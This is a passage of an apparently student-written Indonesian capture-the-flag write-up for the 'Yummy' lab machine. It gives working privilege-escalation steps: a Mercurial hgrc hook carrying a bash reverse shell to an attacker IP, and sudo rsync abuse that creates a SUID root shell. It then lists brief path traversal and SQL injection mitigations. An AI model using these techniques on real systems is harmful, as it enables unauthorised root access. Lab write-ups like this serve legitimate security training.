bash: cd: dev/: Permission denied
qa@yummy:/home$ sudo -l
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
qa@yummy:/home$
```

Dengan menjalankan command sudo -l, didapatkan command apa saja yang user qa dapat lakukan

WRITE UP DOCUMENTATION

Gain Access to user dev

```
qa@yummy:/tmp$ mkdr .hg
Command 'mkdr' not found, did you mean:
  command 'mkdir' from deb coreutils (9.4-2ubuntu2)
  command 'mhdr' from deb mblaze (1.1-1)
Try: apt install <deb name>
qa@yummy:/tmp$ mkdir .hg
qa@yummy:/tmp$ chmod 777 .hg
qa@yummy:/tmp$ rm -rf .hg/*
qa@yummy:/tmp$ cd .hg/
qa@yummy:/tmp/.hg$ nano hgrc
```

```
qa@yummy:/tmp/.hg$ cat hgrc
[hooks]
changegroup.notify = /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.70/3333 0>&1'
qa@yummy:/tmp/.hg$ cd ..
qa@yummy:/tmp$ cd ..
qa@yummy:/$ cd tmp
qa@yummy:/tmp$ chmod 777 .hg/hgrc
qa@yummy:/tmp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
```

```
┌──(kali㉿kali)-[~/HTB/Yummy]
└─$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.11.36] 55098
I'm out of office until December 13th, don't call me
dev@yummy:/tmp$ ^X@sS
```

Inject Reverse Shell pada file konfigurasi hgrc, untuk mendapatkan akses dev

WRITE UP DOCUMENTATION

Mengetahui command dari dev

```
dev@yummy:/tmp$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude\=.hg
        /home/dev/app-production/* /opt/app/
dev@yummy:/tmp$
```

Dengan menjalankan command sudo -l, didapatkan command apa saja yang dapat dilakukan oleh user dev

WRITE UP DOCUMENTATION

Gain Access to root

```
dev@yummy:/opt/app$ cd /tmp
dev@yummy:/tmp$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/tmp$ chmod +x /home/dev/app-production/shell
dev@yummy:/tmp$ sudo -u root /usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /opt/ap
dev@yummy:/tmp$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p
bash: ./shell: No such file or directory
dev@yummy:/opt/app$ cp `which bash` /home/dev/app-production/shell
dev@yummy:/opt/app$ chmod +x /home/dev/app-production/shell
dev@yummy:/opt/app$ sudo -u root /usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/* --chown=root:root --chmod=u+s /op
dev@yummy:/opt/app$ cd /opt/app
dev@yummy:/opt/app$ ./shell -p
```

WRITE UP DOCUMENTATION

Mendapatkan root flag

```
shell-5.2# ls
app
shell-5.2# cd ..
shell-5.2# cd ..
shell-5.2# cd ..
shell-5.2# ls
bin                dev    lib.usr-is-merged  proc                snap  var
bin.usr-is-merged  etc    lost+found         root                srv
boot               home   media              run                 sys
cdrom              lib    mnt                sbin                tmp
data               lib64  opt                sbin.usr-is-merged  usr
shell-5.2# cd root/
shell-5.2# ls
root.txt  scripts
shell-5.2# cat root.txt
677cbdf4c99f145830e3da6f7759b169
shell-5.2#
```

VULNERABILITIES YANG DITEMUKAN

Path Tranversal

Vulnerability dalam suatu aplikasi maupun website yang memungkinkan penyerang dapat mengakses file atau directory diluar root directory yang telah ditentukan sebelumnya.

SQL-Injection

Vulnerability uang terjadi saat suatu website memungkinkan user untuk memasukan inputan data secara langsung pada pernyataan SQL tanpa adanya validasi dari website tersebut.

MITIGASI

Path Tranversal

Validasi dan Sanitasi Input

> Memblock string seperti "../" atau "..\" dan string khusus lainnya dari input user.
> Gunakan Whitelist untuk file atau direktori yang diizinkan untuk diakses.

Konfigurasi Server

> Membatasi izin file system, guna mencegah akses ke file sensitive.

Implementasi Kontrol Akses

> Pastikan semua request diverifikasi melalui autentikasi dan otorisasi.
> Gunakan token sesi yang valid (seperti JWT) untuk memastikan hanya pengguna sah yang dapat mengakses file.

MITIGASI
SQL-Injection

Validasi dan Sanitasi Input

> Memastikan inputan dari pengguna valid dan bukan bagian dari query SQL

Membatasi Hak Akses Database

> Berikan hak akses minimal untuk akun database yang digunakan oleh website.

Enkripsi Data Sensitif

> Jangan menyimpan data sensitif seperti password dalam bentuk plaintext.
Gunakan bcrypt atau algoritma hashing yang aman.

KUMPULAN LINK

Yummy (HARD)

https://binusianorg-my.sharepoint.com/personal/hensley_tantrawan_binus_ac_id/_layouts/15/guestaccess.aspx?share=EbXAtmR7EB5OjP0t4oJA8agBEX6NrM5GJZHnqpGPzSiU3Q&e=rWY5sA

Instant (MEDIUM)

https://binusianorg-my.sharepoint.com/:x:/r/personal/pilar_sarwanto_binus_ac_id/_layouts/15/guestaccess.aspx?share=EUD8FBONbL9PrWlRyn95hJABvOamFCY3Akn8FA9GGbmp8g&e=nqyoaP

Chemistry (EASY)

https://binusianorg-my.sharepoint.com/:x:/r/personal/hensley_tantrawan_binus_ac_id/_layouts/15/guestaccess.aspx?share=EbXAtmR7EB5OjP0t4oJA8agBEX6NrM5GJZHnqpGPzSiU3Q&e=rWY5sA

Permx (EASY)

https://docs.google.com/spreadsheets/d/1JyK044_VpA3OXw6C8wXBXFyKCcNYsvG4/edit?usp=sharing&ouid=110219717497263462836&rtpof=true&sd=true